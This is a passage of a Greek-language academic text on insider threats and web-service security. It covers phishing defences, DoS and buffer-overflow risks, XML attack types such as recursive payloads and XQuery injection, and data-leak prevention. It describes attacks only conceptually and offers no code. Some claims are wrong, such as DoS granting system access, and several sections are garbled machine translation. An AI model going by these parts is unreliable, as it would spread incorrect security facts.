"Phishing" είναι η "αλίευση" συνδυασμών ονόματος χρήστη/κωδικού πρόσβασης, τραπεζικών λογαριασμών ή στοιχείων πιστωτικών καρτών, προκαλώντας το θύμα σε ψεύτικες τοποθεσίες web και πείθοντάς το να εισάγει τα παραπάνω στοιχεία. Συχνά οι σελίδες των δραστών είναι ακριβή αντίγραφα των πραγματικών σελίδων, οι οποίες δεν διαφέρουν σε τίποτα από τις γνήσιες.

Προστασία

- Μια ματιά στη γραμμή διεύθυνσης του προγράμματος περιήγησης στο Internet μπορεί να σας δώσει στοιχεία σχετικά με την αυθεντικότητα της τοποθεσίας στο web. Συχνά τα μηνύματα προσέλκυσης περιέχουν μια σύνδεση που οδηγεί στο διακομιστή του δράστη. Σε καμία περίπτωση μην κάνετε κλικ σε αυτήν τη σύνδεση. Για μεγαλύτερη ασφάλεια, πληκτρολογήστε οι ίδιοι τη διεύθυνση web της επιθυμητής σελίδας web-banking ή άλλης ή ανοίξτε την μέσω του σελιδοδείκτη του προγράμματος περιήγησής σας.
- Το φίλτρο HTTP που περιέχεται στα προγράμματα της G DATA διαθέτει λειτουργία AntiPhishing, η οποία προειδοποιεί το χρήστη κατά το άνοιγμα μιας τέτοιας σελίδας και εμποδίζει την πρόσβαση σε αυτή.
- Ένας βαθμός υγιούς δυσπιστίας μπορεί να είναι ένα ισχυρό όπλο σας, που θα σας προστατεύσει από επίδοξες επιθέσεις phishing. Να είστε επιφυλακτικοί απέναντι σε κλήσεις και μηνύματα, που υποτίθεται ότι προέρχονται από τράπεζες. Η τράπεζά σας δεν θα σας ζητούσε ποτέ τα στοιχεία και τους κωδικούς σας για λόγους "εργασιών συντήρησης".

.

5.7.5 Δραστηριότητες Ενηλίκων

Επισκοπώντας και κατεβάζοντας πορνογραφικό υλικό μπορεί να αποτελέσει τεράστια εσωτερική απειλή για τον οργανισμό. Έτσι ο εργαζόμενος θα μπορούσε να λάβει ηλεκτρονικά μηνύματα που να μην φαίνεται ο παραλήπτης. Για αυτό το λόγο η εταιρεία τοποθετεί φίλτρα για να κόβει όλο αυτό το ανεπιθύμητο υλικό. Αλλά αν σκεφτείτε την

περίπτωση που κάποιος από τους υπάλληλους στείλει τέτοιου είδους μηνύματα κρύβοντας την ταυτότητα μπορείτε να καταλάβετε πόσο μεγάλη σύγχυση μπορεί να δημιουργηθεί.

Ένας επιτιθέμενος από το εσωτερικό μπορεί να είναι τεράστια απειλή για την εταιρεία αν μεταφέροντας περιεχόμενο από απαγορευμένα site για ενηλίκους με πολλούς τρόπους. Ο επιτιθέμενος μπορεί να υπερφορτώσει το δίκτυο κατεβάζοντας αυτό το απαγορευμένο υλικό. Επίσης μπορεί να σταλεί κακοπροαίρετο ρατσιστικό περιεχόμενο στους συναδέρφους. Είναι απόλυτα κατανοητό ότι μπορεί να συμβεί μια τυχαία και αρκετά επιζήμια δραστηριότητα από πράξει που θα γίνουν στην προσπάθεια να κατεβεί πορνογραφικό υλικό. Συνήθως συμβαίνει όταν γίνεται κατά λάθος κάποια τέτοια ενέργεια.

Τα sites για ενηλίκους είναι γνωστό ότι είναι υπεύθυνα για την μετάδοση ιών και spy wares σε πολλούς από τους ηλεκτρονικούς υπολογιστές που τα επισκέπτονται. Σύμφωνα με μια μελέτη που εχει γίνει 1 στους 10 υπάλληλους κατεβάζει περιεχόμενο από το internet που δεν θα έπρεπε. Δυστυχώς οι άνθρωποι δεν είναι εξοικειωμένοι με τις επιπτώσεις που θα έχουν μετά την επίσκεψη σε ένα τέτοιο site.

Υπάρχουν και οι περιπτώσεις όπου μπορεί ο υπάλληλος να κατεβάσει περιεχόμενο που δεν είναι νόμιμο να εντοπιστούν τα ίχνη του και επειδή ανήκει στο κλειστό δίκτυο της εταιρείας , τελικά η κατηγορία να βαρύνει την εταιρεία. Φανταστείτε τι αντίκτυπο θα έχει το συγκεκριμένο στην φήμη της εταιρείας.

5.7.6 Εγκατάσταση κλεμμένου λογισμικού.

Οι επιτιθέμενοι από το εσωτερικό της εταιρείας είναι συνήθως άτομα που έχουν full permissions στην εγκατάσταση του λογισμικού. Επίσης κάθε εργαζόμενος έχει και ένα ηλεκτρονικό υπολογιστή , συνδεδεμένο στο δίκτυο και στο internet. Έτσι ο υπάλληλος έχει εικονικά πρόσβαση στο δίκτυο της εταιρείας και σε όλα τους υπολογιστές που είναι μέλη του ίδιου δικτύου. Έτσι η εταιρεία αντιμετωπίζει άλλο ένα πρόβλημα την εγκατάσταση μη εξουσιοδοτημένου λογισμικού .

Το μη εξουσιοδοτημένου λογισμικό είναι αυτό που εγκαθίσταται παράνομα στις επιχειρήσεις από άτομα εκτός του τμήματος IT. Το παράνομο αυτό λογισμικό συγκεντρώνει δεδομένα για τους χρήστες και παράλληλα είναι πηγή όπου δημιουργούνται Trojans etc, Όπου υπάρχει εγκατεστημένο λογισμικό σίγουρα υπάρχουν λογικές, ωρολογιακές και πάσης φύσεως καταστροφικά συμβάντα.

Οι πολιτικές που έχουν οι εταιρείες σε θεωρητικό επίπεδο θα πρέπει να ορίζουν ότι δεν πρέπει να γίνεται εγκατάσταση παράνομου λογισμικού.

5.7.7 Αλλαγές στις υπηρεσίες

Οι εργαζόμενοι έχουν πρόσβαση στους ηλεκτρονικούς υπολογιστές της εταιρείας. Σαν χρήστες που έχουν πρόσβαση μπορούν να τροποποιούν υπηρεσίες. Οι υπολογιστές

επικοινωνούν μεταξύ τους μέσω TCP/IP πρωτοκόλλου. Οι επιτιθέμενοι μπορεί να βασιστούν στις αδυναμίες του TCP πρωτοκόλλου και να κάνουν επιθέσεις (DOS).

Οι επιθέσεις DOS επιτρέπουν στους χρήστες που τις εκτελούν να αποκτήσουν πρόσβαση σε συστήματα που πριν δεν είχαν την δυνατότητα δεν τους επιτρεπόταν. Μερικές από τις περίφημες αυτές DOS επιθέσεις είναι DNS spoofing, SYN Flooding και το Teardrop. Για να κάνει κάποιος όλες αυτές τις επιθέσεις πρέπει να έχει ιδιαίτερα υψηλά τεχνικά προσόντα.

Σαν εσωτερικός χρήστης της εταιρείας ο επιτιθέμενος γνωρίζει καλά ποιες πηγές της εταιρείας είναι σημαντικές για την λειτουργία της. Σε αντίθεση με κάποιο επιτιθέμενο από το εξωτερικό της εταιρείας , δεν χρειάζεται να καταβάλει προσπάθεια για να εντοπίσει τις σημαντικές αυτές πηγές.

Για παράδειγμα ο insider γνωρίζει ότι τα σημαντικά για την εταιρεία στοιχειά (οικονομικά κ email servers) βρίσκονται στο cpu room που υπάρχει στον τρίτο όροφο , και έτσι θα στοχεύσει το συγκεκριμένο μέρος για να προκαλέσει όσο το δυνατό μεγαλύτερη ζημιά.


Ένας άλλος τύπος Dos επίθεσης είναι εκείνη που στρέφεται προς το λειτουργικό σύστημα . Το λειτουργικό σύστημα είναι εκείνοι που παρέχει το γραφικό περιβάλλον και αλληλεπιδρά με την χρήστη και το hardware. Οι περισσότερες από τις εταιρείες χρησιμοποιούν windows η linux . Και οι δύο παραπάνω τύπου λογισμικού δεν είναι σχεδιασμένη για να παρέχουν ασφάλεια στον χρήστη, είναι πολύ εύκολο να αλλάξουν services .

Σκεφτείτε ότι τα windows επιτρέπουν buffer overflow, μια πολύ γνωστή τρύπα των windows. Ο επιτιθέμενος μπορεί να χρησιμοποιήσει την τρύπα αυτή και να δημιουργήσει πρόβλημα συνολικά στη εταιρεία. Σε μια τράπεζα που προσφέρει δοσοληψίες μέσω του διαδικτύου φανταστείτε ένα υπάλληλος τη καταστροφή μπορεί να δημιουργήσει ένας υπάλληλος που κάνει overflow buffer attack, τόσο στα συστήματα και τις εφαρμογές της εταιρείας σε πρώτο χρόνο αλλά και στην φήμη της εταιρείας.

5.7.8 Συμπεράσματα

Οι εσωτερικά επιτιθέμενοι μπορούν να διαπράξουν τεράστιες ζημιές που είναι δύσκολο να εντοπιστούν. Σαν εργαζόμενοι έχουν γνώσεις πάνω στα resources και γενικότερα σε όλα τα σημαντικά για την εταιρεία. Γι αυτό το λόγο οι επιθέσεις από άτομα που προέρχονται από το εσωτερικό της εταιρείας είναι πολύ δύσκολο.

Επιπλέον, στο όριο του δικτύου προσδιορίζει την προφανή διαφορά πλεονεκτήματα insider έχει πάνω από εξωτερικές εισβολέα. Ως υπάλληλος της εταιρείας, εμπιστευτικές έχει πρόσβαση σε όλες τις περιουσιακά στοιχεία της εταιρείας, ενώ η εξωτερική εισβολέας πρέπει να συγκεντρώσει κατ 'αρχάς όλες τις πληροφορίες και στη συνέχεια να διεισδύσουν στο εσωτερικό δίκτυο, που γίνεται ως εμπιστευτικές



Η παραπάνω εικόνα δείχνει τις ζημιές που υπέστησαν σε δολάρια τα τελευταία χρόνια. Τα στατιστικά αυτά είναι διαθέσιμα από το Computer Crime and Security Survey. Όπως φαίνεται καθαρά από το διάγραμμα το 73% των απωλειών έγινε κυρίως από viruses, unauthorised access, laptop or mobile hardware theft, theft of proprietary information accounts

Κεφάλαιο 6. Εσωτερική απειλή μέσα από Web Services..

Καθώς μεγαλώνει η διεισδυτικότητα του WWW(internet) στις επιχειρήσεις, όλο και περισσότερες εφαρμογές που βασίζονται πάνω στο web, κάνουν την εμφάνιση τους. Οι επιχειρήσεις από την άλλη για κάθε σημαντική εφαρμογή που βγαίνει στο διαδίκτυο ζητούν εγγυήσεις από τις εταιρείες που παρέχουν το λογισμικό για να είναι ασφαλείς και να μπορούν ανά πάσα στιγμή να ελέγχουν αυτούς που τις χρησιμοποιούν. Η χρήση του SSL πρωτόκολλου κινείται προς αυτή την λογική

Βέβαια και αυτό δεν είναι πανάκεια καθώς ακόμα και σε αυτή την περίπτωση που γίνεται χρήση του SSL μπορεί να έχουμε προβλήματα:

- Ο ίδιος ο κατασκευαστής του λογισμικού (κυρίως μη γνωστής εταιρείας κατασκευής λογισμικού) να αποτελεί απειλή.

- Κάποιο από τα service που έρχεται σε αλληλεπίδραση η εφαρμογή μπορεί να έχει έλλειψη ασφάλειας.

- Η αλληλεπίδραση της εφαρμογής με άλλο είδος λογισμικού(flash, JavaScript) να δημιουργεί τρύπα στην αποτελεσματικότητα της ασφαλείας.

6.1 Πρακτικές XML

Μια συνήθης πρακτική εσωτερικής επίθεσης είναι μέσω web services. Οι επιθέσεις αυτές στοχεύουν σε XML, καθώς στην πλειονότητα των περιπτώσεων τα XML λειτουργούν ως είσοδο (configuration files) στα web services. Οι πιο σημαντικές απειλές που βασίζονται στο XML είναι :

- (**Recursive payload attack)** ο επιτιθέμενος εκμεταλλεύεται τα tags που υποστηρίζονται στην δομή του XML. Ένα από τα δυνατά σημεία του XML είναι η ικανότητα του να έχει nesting και να έχει ιεραρχικά κληρονομούμενες σχέσεις μεταξύ των elements που το απαρτίζουν. Με τη συγκεκριμένου τύπου επίθεση δημιουργούνται πολλά XMLs που είναι εμφωλευμένα, με αναδρομικές σχέσεις ώστε οι parsers που θα προσπαθήσουν να το διαβάσουν να αποτύχουν και να οδηγήσουν σε denial of services status την εφαρμογή.

- **Jumbo Payload** - Εκμεταλλεύονται ένα bug του parser που δεν είναι σε θέση να επεξεργαστεί ένα υπερβολικά μεγάλο έγγραφο XML και οδηγεί σε denial-of-service.

- **XQuery Injection** - Μια παραλλαγή XML με την τεχνική της SQL injection. XQuery είναι μια γλώσσα που σχεδιάστηκε για να επιτρέπει αναζήτηση στη μορφή δεδομένων XML.

- **XML Morphing** - αλλαγή των XML σε μια μορφή που XML επεξεργαστής δεν μπορεί να χειριστεί.

- **WSDL Enumeration** - Web Services Description Language χρησιμοποιείται για να περιγράψει τις υπηρεσίες και τον τρόπο με τον οποίο μιλάνε μεταξύ τους. Βάζοντας νούμερα και κάνοντας parse XML μπορεί να αποκτηθεί πρόσβαση σε απαγορευμένες περιοχές ή να εντοπιστεί κάποια τρύπα, για να μπουν παράνομα στο σύστημα.
- **Αλλαγή του σχήματος**- αλλαγή του σχήματος στο XML μπορεί να προκαλέσει πολλά προβλήματα στον parser, ακόμα και να σταματήσει την λειτουργία του και να τον οδηγήσει σε denial-of-service.

6.2 Τρόποι αντιμετώπισης των παραπάνω web based επιθέσεων.

Αρχικά θα πρέπει να επιβεβαιώνεται και να ερευνάται η έκδοση του XML, θα πρέπει να κρυπτογραφείται το περιεχόμενο του XML και τέλος θα πρέπει να ερευνώνται και να ελέγχονται όλα τα εισερχόμενα και εξερχόμενα XML. Προφανώς όλη η διαδικασία πρέπει να είναι secure και να ακολουθεί χρήση firewalls η IPS.

6.3 Εξάλειψη του φόβου από τις εταιρείες.

Μπορεί όπως παρουσίασα παραπάνω να υπάρχουν πολλοί κίνδυνοι από την χρήση της εταιρείας των web based εφαρμογών σε κρίσιμες παραγωγικές διαδικασίες. Όμως από την άλλη δεν είναι δυνατό να μείνει πίσω και να μην τις χρησιμοποιεί. Παρακάτω είναι μερικά μέτρα που μπορεί να λαμβάνει ώστε να μειώσει τους κινδύνους :

- Ενσωμάτωση ασφαλούς προεργασίας πριν γίνει η είσοδο στο σύστημα
- Δημιουργία προγραμμάτων για να ελέγχουν αλληλεπίδραση των προγραμμάτων.
- Εκμάθηση όλων των χρηστών να χρησιμοποιούν SSL και γενικότερα όλων εκείνων των τεχνολογιών που προστατεύουν την εφαρμογή.
- Εισαγωγή ενός ακόμα επιπέδου ασφαλείας ώστε πλέον να μην συνδέεται άμεσα ο server με client αλλά να είναι server- intermediate layer – client.

Εφαρμόζοντας τα παραπάνω η εταιρεία μειώνει αισθητά τα ρίσκο για κάποια επίθεση που μπορεί να δεχτεί. Η προσθήκη ενός επιπέδου ασφαλείας, γραμμένο από την ίδια εταιρεία, βοηθάει στην καταγραφή και στον έλεγχο των πακέτων πριν φτάσουν στο παραγωγικό σύστημα .

6.4 Γιατί δεν μπορεί να αντιμετωπιστεί μια εσωτερική απειλή.

(http://fcw.com/Articles/2011/02/28/FEAT-cybersecurity-insider-threats.aspx?Page=1)

Εσωτερική απειλή (Insider threat)

Ως επακόλουθο των γνωστοποιήσεων από το WikiLeaks έχουν κάνει ένα πράγμα ξεκάθαρο: Οι πιο επιζήμιες παραβιάσεις της ασφάλειας προέρχεται από το εσωτερικό firewall ενός οργανισμού.

Μια νέα μελέτη βοηθά στην κατανόηση αυτής της πραγματικότητας. Σύμφωνα με Έρευνα το 2011 που διεξήγαγε το περιοδικό CSO και αφορά τις παραβιάσεις ασφάλειας που προκαλούνται καμιά φορά από έμμισθα και μισθωτά άτομα τα οποία έχουν συνάψει συμφωνίες με τις εταιρείες. Το δείγμα αφορά πέντε επιθέσεις σε όλους τους τομείς της βιομηχανίας.

Οι συνέπειες των γεγονότων αυτών μπορεί να είναι σημαντικές: παραβιάσεις της ασφάλειας από ένα άτομο στο εσωτερικό είναι πιο δαπανηρές από αυτά που προκαλούνται από χάκερ (άτομο από το εξωτερικό της επιχείρησης), σύμφωνα με το ένα τρίτο των ερωτηθέντων στην έρευνα .

Τέτοιες εξελίξεις παρακινούνται από τους οργανισμούς ώστε να εντείνουν τις προσπάθειές τους, να ενισχύσουν την εσωτερική άμυνα, και να έχουν μια εξισορρόπηση/έλεγχο προς τους εργαζομένους, ώστε να έχουν άσο το δυνατό λιγότερα δικαιώματα για τις θέσεις που κατέχουν

Το μεγάλο πρόβλημα

Δεν έχει σημασία πώς οι υπηρεσίες μπορεί να είναι επιμελής σχετικά με την ασφάλεια.. Κανένας συνδυασμός της τεχνολογίας και της πολιτικής δεν θα διασφαλίσει την πλήρη προστασία από κάποιον με ειδικά προνόμια πρόσβασης , και ο οποίος αποφασίζει να προδώσει την εμπιστοσύνη προς την εταιρεία.

Με το σωστό συνδυασμό των εργαλείων παρακολούθησης και ελέγχου πρόσβασης σε συνδυασμό με καλύτερες πολιτικές για την προστασία των δεδομένων, οι οργανισμοί μπορούν να κάνουν δύσκολη την κακόβουλη δραστηριότητα. Και τελικά η προστασία των ευαίσθητων πληροφοριών θα ήταν πιο εύκολη.

Αποτροπή στην απώλεια δεδομένων.

Αν υπάρχουν νικητές στον απόηχο του σκανδάλου WikiLeaks, θα μπορούσε να είναι πωλητές των δεδομένων τεχνολογίας και data storage. Σύμφωνα με ορισμένες έρευνες, οι εφαρμογές γίνονται όλο και πιο δημοφιλείς.

Γνωστά και ως data leak prevention, DLP, τα οποία βοηθάνε ώστε όταν κάποιος προσπαθήσει να αποθηκεύσει έγγραφα ασφαλείας σε τοπικό δίσκο για να τα στείλει μετά με email, ειδοποιούν τον παραλήπτη μέσα απο email.

Οργανισμοί μπορούν να επιλέξουν να δουν τις εκθέσεις της εν λόγω δραστηριότητας σε περιοδική βάση ή τοποθετώντας κάποια thresholds, έτσι ώστε οι ειδοποιήσεις να εμφανίζονται σε πραγματικό χρόνο.

Ανάλυση δικτύου και ορατότητα

Σχεδιασμένο να είναι φύλακας όλων των δραστηριοτήτων του δικτύου, η ανάλυση δικτύου και η προβολή (NAV) είναι τα εργαλεία που μπορούν να κάνουν monitor. Οι αναλύσεις παρέχουν σε διαχειριστές τη δυνατότητα να κοιτάξουν μέσα στο shell των πακέτων δεδομένων για να κατανοήσουν το περιεχομένου τους.

Προστασία στο τελικό σημείο.

Η κρυπτογράφηση των δεδομένων έχει βοηθήσει πολύ στην όλη κατάσταση καθώς μια απώλεια στις φορητές συσκευές και στα laptop τα οποία χρησιμοποιούν τα στελέχη εκτός της βάσης τους, μπορεί να είναι καταστροφική.

Αλλά υπάρχει ένα μειονέκτημα. Τα μέλη του προσωπικού είναι σε θέση να αποκρυπτογραφήσουν τα δεδομένα και επίσης έχουν κατά πάσα πιθανότητα τα κλειδιά για την αποκρυπτογράφηση, καθιστώντας δυνατό να απελευθερώσουν τις πληροφορίες προς τον έξω κόσμο.

Επαναπροσδιορισμό των πρακτικών που γίνονται share τα data.

Μια άλλη πιθανή απάντηση στο φάντασμα των εσωτερικών απειλών είναι η αναθεώρηση των πολιτικών για πιο αυστηρό περιορισμό πρόσβασης σε πληροφορίες. Στον απόηχο των WikiLeaks η προσέγγιση αυτή θα μπορούσε να γίνει πιο σοβαρή.

Στα τέλη του περασμένου έτους, ο υπουργός Άμυνας Ρόμπερτ Γκέιτς σηματοδότησε μια εποχή αυστηρότερων ελέγχων στο υπουργείο Εθνικής Άμυνας, όταν είπε στους ρεπόρτερ ότι το περιστατικό WikiLeaks ήταν το έμφραγμα που σκότωσε τον ασθενή.

Βέβαια τα πράγματα δεν είναι τόσο απλά, όλες οι λύσεις και αντίστοιχα οι πολιτικές που θα εφαρμοστούν θα πρέπει να είναι προσαρμοσμένες στις ανάγκες της εταιρείας ώστε να μην παρεμποδίζεται και το έργο της ίδιας της εταιρείας. Σε περίπτωση που φτάσουμε στο άλλο άκρο θα έχουν συνέπειες στην παραγωγικότητα, καθώς θα καθυστερούν οι διαδικασίες και θα χάνεται πολύτιμος χρόνος.

6.5 Συνήθης αρχιτεκτονική ενός web service

Για την ευκολότερη κατανόηση από τον αναγνώστη σπάσαμε την ανάλυση της δομής του web service στα παρακάτω :

– Service provider αναφέρεται στον οργανισμό
– Web server αναφέρεται σε ένα μηχάνημα και στο software που τρέχει.
– An end-user or a customer είναι το άτομο που ενδιαφέρεται για το συγκεκριμένο web service
– A website owner είναι το άτομο στο οποίο ανήκει το website και ενδιαφέρεται να κρατήσει τις πληροφορίες ασφαλείς.

Στην πραγματικότητα, οι ιδιοκτήτες ιστοσελίδα συνήθως θέλουν να παρέχουν μια οικονομικά αποδοτική λύση για τους πελάτες. Οι περισσότεροι από αυτούς δεν το γνωρίζουν ή δεν μπορούν να κατανοήσουν τις απαιτήσεις ασφαλείας και τις εγγυήσεις . Ένας μεγάλος αριθμός των ιδιοκτητών ιστοσελίδας δεν γράφουν σενάρια απο πλευράς του server για το χειρισμό των δεδομένων τους. Αντί αυτού, εκείνες οι λειτουργίες παρέχονται ως μέρος της παροχής της εξωτερικής υπηρεσίας.

Ομοίως, οι πελάτες ιστοσελίδας έχουν συνήθως πλήρη άγνοια της εξωτερικής ανάθεσης επιχειρηματικών συμφωνιών μεταξύ των ιδιοκτητών ιστοσελίδας και των παρόχων υπηρεσιών. Κατά συνέπεια, η οι τελικοί χρήστες θεωρούν ότι οι ευαίσθητες πληροφορίες τους έχουν μοναδικό στόχο τον ιδιοκτήτη της ιστοσελίδας, και κανένα άλλο.

Κατηγοριοποίηση των απειλών ασφαλείας :

- Nosy administrator, κάθε administrator του συστήματος που έχει πλήρη πρόσβαση μπορεί να ανιχνεύσει server side scripts. Από την στιγμή που επιτύχει να διαβάσει τα αρχεία αυτά, είναι σε θέση να έχει πρόσβαση με τα στοιχεία της βάσης. Το άτομο αυτό μπορεί να ερευνήσει έπειτα την βάση και να ελέγξει τα στοιχεία της βάσης. Επιπροσθέτως θα μπορεί να κάνει κακόβουλες προσπάθειες

- Disgruntled Employee, πρώην υπάλληλος της εταιρείας η κάποιος πρώην υπάλληλος με ειδικά permissions. Φέρεται ως το nosy administrator και συνήθως υποκλέπτει τα αρχεία της εταιρείας για να τα δώσει σε μια Τρίτη εταιρεία, για εκδίκηση.

- Novice Hacker, σε αντίθεση με τις παραπάνω περιπτώσεις ο hacker αυτός θα προσπαθήσει να κάνει hijack στο site, αλλάζοντας τα server side scripts η προσθέτοντας νέα. Οι χρήστες αυτού του είδους ίσως προσπαθήσουν να αντικαταστήσουν τα εκτελέσιμα ενός server με κάποια ύποπτα.

- Advance hacker , ο οποίος μπορεί να αναλύσει την κίνηση που έρχεται προς και φεύγει από το σύστημα να κάνει update στον kernel, να κάνει scan στην μνήμη και reverse engineer (ανάλυση) κάποιου προγράμματος.

Ορισμός της ασφάλειας :

Την τήρηση των στόχων ασφαλείας την χωρίζουμε σε τρία μέρη στοιχεία της βάσης Δεδομένων , έχουμε κατορθώσει είσοδο στην βάση δεδομένων και την ασφάλεια του εξωγενούς περιβάλλοντος.

Στοιχεία της βάσης Δεδομένων

Είναι στα διακριτικά που είναι απαραίτητα για να αποκτήσουμε την είσοδο στην βάση δεδομένων. Τα στοιχεία αυτά πρέπει να είναι εμπιστευτικά και να μην γίνονται γνωστά σε χρήστες με ειδικά permissionς. Δίνουμε αρκετή δύναμη στους διαχειριστές των sites . Το παραπάνω σημαίνει ότι έχουμε άλλο άτομο που θα είναι υπεύθυνο για την εγκατάσταση προγραμμάτων διαχωρισμός των αρμοδιοτήτων είναι πολύ βασικό ώστε να αποφύγουμε το φαινόμενο να γίνει εσωτερική απειλή

Έχουμε καταφέρει την είσοδο στην βάση δεδομένων

Συγκεκριμένες σελίδες του web server μπορούν να έχουν πρόσβαση στην βάση που θα έχουν την δυνατότητα να τροποποιούν τα στοιχεία του χρήστη. Η σελίδα αυτή θα πρέπει να είναι υπεύθυνη για την αρχικοποίηση της σύνδεσης.

Ασφάλεια του εξωγενούς περιβάλλοντος.

Στην περίπτωση αυτή θα πρέπει να έχουμε διασφαλίσει ότι η εφαρμογή μας είναι καλά προφυλαγμένη από το περιβάλλον από εξωτερικές βιβλιοθήκες λογισμικού cloud computing .

Παραδοχές ασφαλείας :


Ο ιδιοκτήτης μιας ιστοσελίδας θα μπορεί να εντοπίσει από τα logs του Apache αν γίνεται επίθεση. Ο ιδιοκτήτης θα πρέπει να έχει ένα ξεχωριστό μηχάνημα όπου θα αποθηκεύει τα σημαντικά έγγραφα private keys, server side scripts. Ο πάροχος υπηρεσιών μπορεί σποραδικά να κάνει, την αναβάθμιση του λογισμικού για τον web server. Εξαρτάται από τον ιδιοκτήτη για να συμβαδίσει με αυτές τις αλλαγές και SafeWS reconfigure ανάλογα (όπως αυτόματα να καθοριστεί εάν μια αλλαγή μιας βιβλιοθήκης ή εκτελέσιμο γίνεται κακόβουλα ή δεν είναι εκτός του πεδίου εφαρμογής μας).

Σε πολλαπλά αρχεία δέσμης ενεργειών οι οποίες απαιτούν πρόσβαση σε βάσεις δεδομένων που περιλαμβάνουν μεταξύ τους, είναι στο χέρι του ιδιοκτήτη να εξασφαλίσει το καθένα από αυτά κλήσεις SafeWS.

Ενσωμάτωση με χορδές σύνδεσης στο μεταγλωττισμένο κώδικα είναι μια προσέγγιση που μπορεί να παρέχει πρόσθετη ασφάλεια (σε αντίθεση με την τοποθέτησή τους μόνο σε σαφείς-κείμενο και σενάρια). Στη συνέχεια όμως κάποια δουλειά πρέπει να γίνει για να αποκωδικοποιήσει και να αξιολογήσει τα δεδομένα.

6.6 Η αρχιτεκτονική

